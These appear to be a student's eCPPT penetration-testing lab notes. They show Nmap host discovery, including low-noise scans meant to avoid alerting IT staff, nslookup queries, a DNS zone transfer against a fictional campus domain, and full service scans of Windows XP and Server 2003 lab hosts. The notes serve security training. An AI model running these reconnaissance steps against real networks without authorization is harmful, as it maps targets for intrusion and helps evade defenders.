# eCPPT - Network Security

***eCPPT NETWORK SECURITY SECTION***

# Information Gathering

***INFORMATION GATHERING***

# Scope

***SCOPE***

Information Gathering
LAB 2
Lab Scenario

You are a member of a penetration testing team and your task is to conduct the Infrastructural Information Gathering phase of a penetration test.

Target organization: University Campus.

Scope: The scope is limited to the following domain and netblock:

- Netblock: 10.50.96.0/23
- Domain: foocampus.com

Each host in the netblock is exposed to Internet with its own public IP.

Task: Perform the Infrastructure Information Gathering phase. This pentest is authorized by the University's president and CIO. IT staff is unaware of the Pentest, so it is important to generate as little traffic as possible during some scans.

Learning Objectives

- Perform a host discovery scan
- Perform DNS enumeration
- Recognize the differences between Nmap scan options
- Identify how to detect the presence of a Firewall

This lab will present you with different tasks in order to fulfill these objectives.

The tasks are meant for educational purposes and to show you the usage of different tools and different methods to achieve the same goal.

Important: They are not meant to be used as a methodology.

Armed with the skills acquired during these tasks, you can achieve the Lab goal.

Repeat this lab as often as you like, but if this is the first time you do this lab, we advise you to follow these tasks.

Solutions are provided at the end of this document.
Recommended tools

- Nmap

dig

nslookup

dnsenum

# Ping Sweep

***PING SWEEP***

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Information_Gathering]
└─$ nmap -sn 10.50.96.0/23
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 03:17 EDT
Nmap scan report for 10.50.96.5
Host is up (0.59s latency).
Nmap scan report for 10.50.96.15
Host is up (0.19s latency).
Nmap scan report for 10.50.97.5
Host is up (0.19s latency).
Nmap scan report for 10.50.97.6
Host is up (0.31s latency).
Nmap scan report for 10.50.97.15
Host is up (0.19s latency).
Nmap done: 512 IP addresses (5 hosts up) scanned in 23.04 seconds
```

# No Ping Host Discovery

***NO PING HOST DISCOVERY***

IF YOU DO NOT WANT TO MAKE A BUNCH OF NOISE DO THE FOLLOWING

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Information_Gathering]
└─$ nmap -n -sn -PS22,135,443,445 10.50.96.0/23
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 03:19 EDT
Nmap scan report for 10.50.96.5
Host is up (0.37s latency).
Nmap scan report for 10.50.96.15
Host is up (0.36s latency).
Nmap scan report for 10.50.97.4
Host is up (0.19s latency).
Nmap scan report for 10.50.97.5
Host is up (0.18s latency).
Nmap scan report for 10.50.97.6
Host is up (0.19s latency).
Nmap scan report for 10.50.97.15
Host is up (0.36s latency).
Nmap scan report for 10.50.97.17
Host is up (0.25s latency).
Nmap scan report for 10.50.97.101
Host is up (0.19s latency).
Nmap done: 512 IP addresses (8 hosts up) scanned in 20.87 seconds
```

**AS SHOWN WE WENT FROM 5 TO 8 HOSTS UP!!**

# DNS Discovery

***DNS DISCOVERY***

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Information_Gathering]
└─$ sudo nmap -sS -sU -p53 -n 10.50.96.0/23
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 03:22 EDT
Nmap scan report for 10.50.96.5
Host is up (0.36s latency).

PORT   STATE SERVICE
53/tcp open  domain
53/udp open  domain

Nmap scan report for 10.50.96.15
Host is up (0.37s latency).

PORT   STATE         SERVICE
53/tcp open          domain
53/udp open|filtered domain

Nmap scan report for 10.50.97.5
Host is up (0.22s latency).

PORT   STATE  SERVICE
53/tcp closed domain
53/udp closed domain

Nmap scan report for 10.50.97.6
Host is up (0.22s latency).

PORT   STATE  SERVICE
53/tcp closed domain
53/udp closed domain

Nmap scan report for 10.50.97.15
Host is up (0.29s latency).

PORT   STATE  SERVICE
53/tcp closed domain
53/udp closed domain

Nmap done: 512 IP addresses (5 hosts up) scanned in 36.51 seconds
```

# NSLookup

***NSLOOKUP***

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Information_Gathering]
└─$ nslookup                                                    1 ×
> server 10.50.96.5
Default server: 10.50.96.5
Address: 10.50.96.5#53
> ns.foocampus.com
Server:         10.50.96.5
Address:   10.50.96.5#53

Name:     ns.foocampus.com
Address: 10.50.96.21
> ns1.foocampus.com
Server:         10.50.96.5
Address:   10.50.96.5#53
```

```
Name:     ns1.foocampus.com
Address: 10.50.96.22
> set q=MX
> foocampus.com
Server:         10.50.96.5
Address:  10.50.96.5#53

foocampus.com       mail exchanger = 10 pop3.foocampus.com.
```

# *Zone Transfer*

***ZONE TRANSFER***


```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Information_Gathering]
└─$ dig @10.50.96.5 foocampus.com -t AXFR +nocookie                                    1 ×

; <<>> DiG 9.16.13-Debian <<>> @10.50.96.5 foocampus.com -t AXFR +nocookie
; (1 server found)
;; global options: +cmd
foocampus.com.          3600    IN    SOA  foocampus.com. campusadmin. 47 900 600 86400 3600
foocampus.com.          3600    IN    NS   ns1.foocampus.com.
foocampus.com.          3600    IN    NS   ns.foocampus.com.
foocampus.com.          3600    IN    MX   10 pop3.foocampus.com.
ftp.foocampus.com. 3600     IN    A    10.50.96.10
intranet.foocampus.com.     3600     IN    A     10.50.96.15
management.foocampus.com. 3600     IN    A     10.50.96.15
ns.foocampus.com. 3600     IN    A    10.50.96.21
ns1.foocampus.com.      3600    IN    A    10.50.96.22
pop3.foocampus.com.     3600    IN    A    10.50.96.60
www.foocampus.com.      3600    IN    A    10.50.96.15
foocampus.com.          3600    IN    SOA  foocampus.com. campusadmin. 47 900 600 86400 3600
;; Query time: 588 msec
;; SERVER: 10.50.96.5#53(10.50.96.5)
;; WHEN: Thu Apr 01 03:33:06 EDT 2021
;; XFR size: 12 records (messages 12, bytes 685)


┌──(kali㉿kali)-[~/Desktop/eCPPT/Information_Gathering]
└─$ host -t axfr foocampus.com 10.50.96.5
Trying "foocampus.com"
Using domain server:
Name: 10.50.96.5
Address: 10.50.96.5#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN    AXFR

;; ANSWER SECTION:
foocampus.com.          3600    IN    SOA  foocampus.com. campusadmin. 47 900 600 86400 3600

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN    AXFR

;; ANSWER SECTION:
```

```
foocampus.com.          3600    IN    NS    ns1.foocampus.com.

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN    AXFR

;; ANSWER SECTION:
foocampus.com.          3600    IN    NS    ns.foocampus.com.

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN    AXFR

;; ANSWER SECTION:
foocampus.com.          3600    IN    MX    10 pop3.foocampus.com.

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN    AXFR

;; ANSWER SECTION:
ftp.foocampus.com. 3600     IN    A     10.50.96.10

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN    AXFR

;; ANSWER SECTION:
intranet.foocampus.com.     3600    IN    A     10.50.96.15

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN    AXFR

;; ANSWER SECTION:
management.foocampus.com. 3600      IN    A     10.50.96.15

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN    AXFR

;; ANSWER SECTION:
ns.foocampus.com. 3600      IN    A     10.50.96.21

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN    AXFR

;; ANSWER SECTION:
ns1.foocampus.com.      3600    IN    A     10.50.96.22

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
```

```
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN     AXFR

;; ANSWER SECTION:
pop3.foocampus.com.     3600       IN     A      10.50.96.60

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN     AXFR

;; ANSWER SECTION:
www.foocampus.com.      3600       IN     A      10.50.96.15

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41152
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;foocampus.com.                 IN     AXFR

;; ANSWER SECTION:
foocampus.com.          3600       IN     SOA  foocampus.com. campusadmin. 47 900 600 86400 3600

Received 78 bytes from 10.50.96.5#53 in 588 ms
```

**AT THIS POINT WE SHOULD BE ABLE TO BUILD A NETWORK DIAGRAM THAT SHOULD LOOK LIKE THE BELOW**

**THIS DOES NEED TO BE SUBMITTED WITH YOUR REPORT**




# *VA and Exploitation*

***VA AND EXPLOITATION***

# Scope

***SCOPE***

VA & Exploitation
LAB 4
Lab Scenario

You are a Penetration tester hired to test an organization's network. Their sister company was just a victim of a cyberattack where an attacker was able to gain shell access to all machines in the target network. Your goal is to try to identify the network machines, identify any vulnerabilities for each machine, and exploit them in order to gain shell access.

Note: Some exploits need information that you can gather from other machines.

All the machines to test are not NATed and exposed to the internet with their IP address. (You can directly access them):

Scope of Engagement: Netblock: 10.50.97.0/24

Lab Goals

- Find all hosts alive
- Find exploitable vulnerabilities on each host
- Detect services and OS's
- Obtain shell access on each host

Learning Objectives
Topics:

- Vulnerability Assessment
- Exploitation

This lab will present you with different tasks in order to fulfill these objectives.

The tasks are meant for educational purposes and to show you the usage of different tools and different methods to achieve the same goal.

Important: They are not meant to be used as a methodology.

Armed with the skills acquired during these tasks, you can achieve the Lab goal.

Repeat this lab as often as you like, but if this is the first time you do this lab, we advise you to follow these tasks.

Solutions are provided at the end of this document.
Recommended Tools

- Nessus or vulnerability scanner of your choice
- Metasploit

# Ping Sweep

***PING SWEEP***

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 10.50.97.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 18:12 EDT
```

```
Nmap scan report for 10.50.97.1
Host is up (0.35s latency).
Nmap scan report for 10.50.97.5
Host is up (0.77s latency).
Nmap scan report for 10.50.97.8
Host is up (0.77s latency).
Nmap scan report for 10.50.97.14
Host is up (0.41s latency).
Nmap scan report for 10.50.97.21
Host is up (0.33s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 26.84 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sn -PS -n 10.50.97.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 18:13 EDT
Nmap scan report for 10.50.97.5
Host is up (0.37s latency).
Nmap scan report for 10.50.97.8
Host is up (0.36s latency).
Nmap scan report for 10.50.97.14
Host is up (0.41s latency).
Nmap scan report for 10.50.97.21
Host is up (0.20s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 10.03 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sn -PS139,22,80,443,445 -n 10.50.97.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 18:14 EDT
Nmap scan report for 10.50.97.1
Host is up (0.18s latency).
Nmap scan report for 10.50.97.2
Host is up (0.25s latency).
Nmap scan report for 10.50.97.5
Host is up (0.37s latency).
Nmap scan report for 10.50.97.8
Host is up (0.37s latency).
Nmap scan report for 10.50.97.10
Host is up (0.25s latency).
Nmap scan report for 10.50.97.14
Host is up (0.34s latency).
Nmap scan report for 10.50.97.16
Host is up (0.21s latency).
Nmap scan report for 10.50.97.21
Host is up (0.21s latency).
Nmap scan report for 10.50.97.35
Host is up (0.24s latency).
Nmap scan report for 10.50.97.76
Host is up (0.23s latency).
Nmap scan report for 10.50.97.142
Host is up (0.19s latency).
Nmap done: 256 IP addresses (11 hosts up) scanned in 15.45 seconds

┌──(kali㉿kali)-[~]
└─$ cd Desktop/eCPPT/VA_and_Exploitation

┌──(kali㉿kali)-[~/Desktop/eCPPT/VA_and_Exploitation]
└─$ nmap -sn -PS139,22,80,443,445 -n 10.50.97.0/24 -oN pingsweep.nmap
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 18:17 EDT
Nmap scan report for 10.50.97.1
Host is up (0.19s latency).
Nmap scan report for 10.50.97.2
Host is up (0.19s latency).
Nmap scan report for 10.50.97.5
Host is up (0.37s latency).
Nmap scan report for 10.50.97.8
Host is up (0.37s latency).
```

```
Nmap scan report for 10.50.97.14
Host is up (0.36s latency).
Nmap scan report for 10.50.97.21
Host is up (0.18s latency).
Nmap scan report for 10.50.97.107
Host is up (0.20s latency).
Nmap scan report for 10.50.97.142
Host is up (0.19s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 15.30 seconds

┌──(kali㉿kali)-[~/Desktop/eCPPT/VA_and_Exploitation]
└─$ cat pingsweep.nmap | grep for | cut -d " " -f 5 > ips.txt

┌──(kali㉿kali)-[~/Desktop/eCPPT/VA_and_Exploitation]
└─$ cat ips.txt
10.50.97.1
10.50.97.2
10.50.97.5
10.50.97.8
10.50.97.14
10.50.97.21
10.50.97.107
10.50.97.142
```

AFTER DOING AN NMAP SWEEP I STARTED SEEING SOME VERY HIGH PORTS OPEN, I CHECKED THE LAB AND I GUESS I WAS NOT SUPPOSED TO FIND 2, 107 OR 142, FOR THAT REASON WE WILL DELETE THOSE TWO AND CONTINUE WITH THE LAB (THEY HAVE A LOT OF HIGH PORTS OPEN TAKING WHICH MEANS A LOT OF TIME WITH THE NMAP SWEEP)

# *NMAP*

***NMAP***

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/VA_and_Exploitation]
└─$ cat nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 18:31 EDT
NSE: Loaded 154 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:31
Completed NSE at 18:31, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:31
Completed NSE at 18:31, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:31
Completed NSE at 18:31, 0.00s elapsed
Initiating Parallel DNS resolution of 5 hosts. at 18:31
Completed Parallel DNS resolution of 5 hosts. at 18:31, 0.14s elapsed
Initiating Connect Scan at 18:31
Scanning 5 hosts [65535 ports/host]
Discovered open port 135/tcp on 10.50.97.14
Discovered open port 135/tcp on 10.50.97.5
Discovered open port 135/tcp on 10.50.97.8
Discovered open port 1025/tcp on 10.50.97.14
Discovered open port 139/tcp on 10.50.97.14
Discovered open port 1025/tcp on 10.50.97.8
Discovered open port 139/tcp on 10.50.97.8
Discovered open port 139/tcp on 10.50.97.5
Discovered open port 3389/tcp on 10.50.97.14
Discovered open port 3389/tcp on 10.50.97.8
Discovered open port 21/tcp on 10.50.97.21
Discovered open port 445/tcp on 10.50.97.5
Discovered open port 445/tcp on 10.50.97.8
```

Discovered open port 445/tcp on 10.50.97.14
Discovered open port 443/tcp on 10.50.97.1
Discovered open port 53/tcp on 10.50.97.1
Completed Connect Scan against 10.50.97.5 in 641.39s (4 hosts left)
Completed Connect Scan against 10.50.97.14 in 644.75s (3 hosts left)
Completed Connect Scan against 10.50.97.8 in 645.92s (2 hosts left)
Completed Connect Scan against 10.50.97.21 in 646.75s (1 host left)
Completed Connect Scan at 18:42, 682.94s elapsed (327675 total ports)
Initiating Service scan at 18:42
Scanning 16 services on 5 hosts
Completed Service scan at 18:43, 12.71s elapsed (16 services on 5 hosts)
NSE: Script scanning 5 hosts.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:43
NSE Timing: About 99.86% done; ETC: 18:43 (0:00:00 remaining)
Completed NSE at 18:44, 54.54s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:44
Completed NSE at 18:44, 8.13s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:44
Completed NSE at 18:44, 0.03s elapsed
Nmap scan report for 10.50.97.1
Host is up, received user-set (0.20s latency).
Scanned at 2021-04-01 18:31:30 EDT for 758s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE    REASON  VERSION
53/tcp  open  domain     syn-ack dnsmasq 2.55
| dns-nsid:
|_  bind.version: dnsmasq-2.55
443/tcp open  ssl/https? syn-ack
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/-
stateOrProvinceName=Somewhere/countryName=US/localityName=Somecity/-
organizationalUnitName=Organizational Unit Name (eg, section)/emailAddress=Email Address
| Issuer: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/-
stateOrProvinceName=Somewhere/countryName=US/localityName=Somecity/-
organizationalUnitName=Organizational Unit Name (eg, section)/emailAddress=Email Address
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2012-02-09T08:38:36
| Not valid after:  2017-08-01T08:38:36
| MD5:   fad9 aeb6 a3b2 16d1 2c7c 35f9 5b57 bb49
| SHA-1: 9995 1246 1852 6749 9b2e 38a3 c472 d16f 6bd4 4992
| -----BEGIN CERTIFICATE-----
| MIIEKDCCA5GgAwIBAgIJAP0t8OARAgiDMA0GCSqGSIb3DQEBBQUAMIG/MQswCQYD
| VQQGEwJVUzESMBAGA1UECBMJU29tZXdoZXJlMREwDwYDVQQHEwhTb21lY2l0eTEU
| MBIGA1UEChMLQ29tcGFueU5hbWUxLzAtBgNVBAsTJk9yZ2FuaXphdGlvbmFsIFVu
| aXQgTmFtZSAoZWcsIHNlY3Rpb24pMSQwIgYDVQQDExtDb21tb24gTmFtZSAoZWcs
| IFlPVVIgbmFtZSkxHDAaBgkqhkiG9w0BCQEWDUVtYWlsIEFkZHJlc3MwHhcNMTIw
| MjA5MDgzODM2WhcNMTcwODAxMDgzODM2WjCBvzELMAkGA1UEBhMCVVMxEjAQBgNV
| BAgTCVNvbWV3aGVyZTERMA8GA1UEBxMIU29tZWNpdHkxFDASBgNVBAoTC0NvbXBh
| bnlOYW1lMS8wLQYDVQQLEyZPcmdhbml6YXRpb25hbCBVbml0IE5hbWUgKGVnLCBz
| ZWN0aW9uKTEkMCIGA1UEAxMbQ29tbW9uIE5hbWUgKGVnLCBZT1VSIG5hbWUpMRww
| GgYJKoZIhvcNAQkBFg1FbWFpbCBBZGRyZXNzMIGfMA0GCSqGSIb3DQEBAQUAA4GN
| ADCBiQKBgQCuKtXlrAkZlm9ReUcQi6wFfvnhptG7TzO0NITbHXh0a7xzgLbIrePo
| W9/WwgBGUUGToFQ+SeCUVwZwaC4Qig9CZRS4VjMtAKVZ6vTFIqnrTTH4FN8l+jkL
| QqU6xgiweawqJP3HNdTiWGv0FAmQbtKPcCxH1/he4A56LT5kG2a+iQIDAQABo4IB
| KDCCASQwHQYDVR0OBBYEFBaCzITVGHC1ha5mlE+/RNtTTaFkMIH0BgNVHSMEgeww
| gemAFBaCzITVGHC1ha5mlE+/RNtTTaFkoYHFpIHCMIG/MQswCQYDVQQGEwJVUzES
| MBAGA1UECBMJU29tZXdoZXJlMREwDwYDVQQHEwhTb21lY2l0eTEUMBIGA1UEChML
| Q29tcGFueU5hbWUxLzAtBgNVBAsTJk9yZ2FuaXphdGlvbmFsIFVuaXQgTmFtZSAo
| ZWcsIHNlY3Rpb24pMSQwIgYDVQQDExtDb21tb24gTmFtZSAoZWcsIFlPVVIgbmFt
| ZSkxHDAaBgkqhkiG9w0BCQEWDUVtYWlsIEFkZHJlc3OCCQD9LfDgEQIIgzAMBgNV

```
| HRMEBTADAQH/MA0GCSqGSIb3DQEBBQUAA4GBAJq4aEH11Uw1novQzRgRGzT4dY+k
| G/QnCD+DtF7gNOc/FUCWBc/ULLqbMRdTs6hCFpJaI63foUiVZmQ3/vm1ZBJKcrYT
| wy4SztOi5iFY8OyyojIavKzJMJ7wcRFn/gHNLtY6JhSFyHwJoylUZrUnzc7kc91B
| sxmuVuW/jqeTZK7t
|_-----END CERTIFICATE-----
|_ssl-date: 2021-03-19T22:14:32+00:00; -13d00h29m29s from scanner time.

Host script results:
|_clock-skew: -13d00h29m29s

Nmap scan report for 10.50.97.5
Host is up, received user-set (0.21s latency).
Scanned at 2021-04-01 18:31:30 EDT for 758s
Not shown: 61057 closed ports, 4475 filtered ports
Reason: 61057 conn-refused and 4475 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE      REASON  VERSION
135/tcp open  msrpc        syn-ack Microsoft Windows RPC
139/tcp open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 4h00m03s, deviation: 5h39m26s, median: 1s
| nbstat: NetBIOS name: ELS-WINXP, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:d7:9a (VMware)
| Names:
|   ELS-WINXP<00>       Flags: <unique><active>
|   WORKGROUP<00>       Flags: <group><active>
|   ELS-WINXP<20>       Flags: <unique><active>
|   WORKGROUP<1e>       Flags: <group><active>
| Statistics:
|   00 50 56 a2 d7 9a 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 58006/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 42787/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 36894/udp): CLEAN (Failed to receive data)
|   Check 4 (port 63795/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: els-winxp
|   NetBIOS computer name: ELS-WINXP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-04-01T14:43:10-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

Nmap scan report for 10.50.97.8
Host is up, received user-set (0.20s latency).
Scanned at 2021-04-01 18:31:30 EDT for 758s
Not shown: 61375 closed ports, 4155 filtered ports
Reason: 61375 conn-refused and 4155 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      REASON  VERSION
135/tcp  open  msrpc        syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds syn-ack Windows Server 2003 3790 Service Pack 1 microsoft-ds
```

```
1025/tcp open  msrpc         syn-ack Microsoft Windows RPC
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Service
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003

Host script results:
|_clock-skew: mean: 4h00m03s, deviation: 5h39m25s, median: 2s
| nbstat: NetBIOS name: ELS-WINSER2003, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:92:29 (VMware)
| Names:
|   ELS-WINSER2003<00>   Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   ELS-WINSER2003<20>   Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   00 50 56 a2 92 29 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 2824/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 46302/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 38730/udp): CLEAN (Failed to receive data)
|   Check 4 (port 63044/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 1 (Windows Server 2003 5.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp1
|   Computer name: els-winser2003
|   NetBIOS computer name: ELS-WINSER2003\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-04-01T14:43:10-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

Nmap scan report for 10.50.97.14
Host is up, received user-set (0.21s latency).
Scanned at 2021-04-01 18:31:30 EDT for 758s
Not shown: 61828 closed ports, 3702 filtered ports
Reason: 61828 conn-refused and 3702 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       REASON  VERSION
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  syn-ack Windows Server 2003 3790 Service Pack 1 microsoft-ds
1025/tcp open  msrpc         syn-ack Microsoft Windows RPC
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Service
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003

Host script results:
|_clock-skew: mean: 4h00m04s, deviation: 5h39m26s, median: 2s
